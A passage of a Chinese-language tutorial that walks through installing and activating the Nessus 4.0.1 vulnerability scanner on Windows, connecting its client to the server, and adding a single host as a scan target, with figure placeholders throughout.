


图3


图4

一切准备工作都完成后，双击运行下载回来的Nessus-4.0.1-i386.msi，基本上一路点击Next就可以完成安装了。安装完成后，双击Nessus Server Manager图标，在弹出的界面中，我们在“Activation code”栏输入刚才邮件中收到的激活码，然后点击“register”按钮就开始下载最新的漏洞库和插件了，如图6。别忘了，前提是我们要处于联网状态了！插件下载完成后，点击“Start Nessus Server”按钮，就会启动Nessus的服务端了。




图5




图6

二、漏洞扫描

Nessus分为了客户端和服务端，服务端的配置我们刚才已经完成了，下面就可以启动客户端了。双击“Nessus Client”图标打开客户端，我们需要先连接服务端，点击“Connect”按钮，就会弹出连接管理对话框，默认情况下已经有一个“local-host”了，也就是默认本地的服务端。通过Nessus的这种客户端和服务端的设计，我们可以很容易的知道，可以在网络中的任一台主机上配置一个服务端，然后在使用的电脑上配置客户端，这样在扫描的时候，客户端连接到服务端，利用的是服务端的带宽资源，从而节省了本地的资源。如果想添加额外服务端的话，可以点击“+”按钮，在弹出的设置框中输入连接名（Connection name），远程电脑的主机名或者IP地址（Host name），Nessus服务端的端口号（默认是1241端口），以及连接帐户和密码信息，如图7。




图7

大多数情况下，我们的服务端和客户端都是安装在同一台电脑上的，所以直接使用默认的“localhost”就行，点击“Connect”按钮就可以连接了，因为是第一次连接服务端，所以会提示我们是否接受认证指纹，不用管这个，直接点“Yes”进行连接，如图8。




图8

在“Scan”中，我们点击左下方的“+”图标，弹出了“Edit Target”窗口，在这里我们输入想要扫描的目标，

可以扫描单个主机（single host），扫描指定的IP范围（IP Range），扫描一个子网（Subnet），以及从文件中导入要扫描的主机信息（Host in file）。我们就选择扫描一台主机，也就是选择“Single host”，然后在“Host name”栏输入IP地址，点“Save”按钮就可以了，如图9。

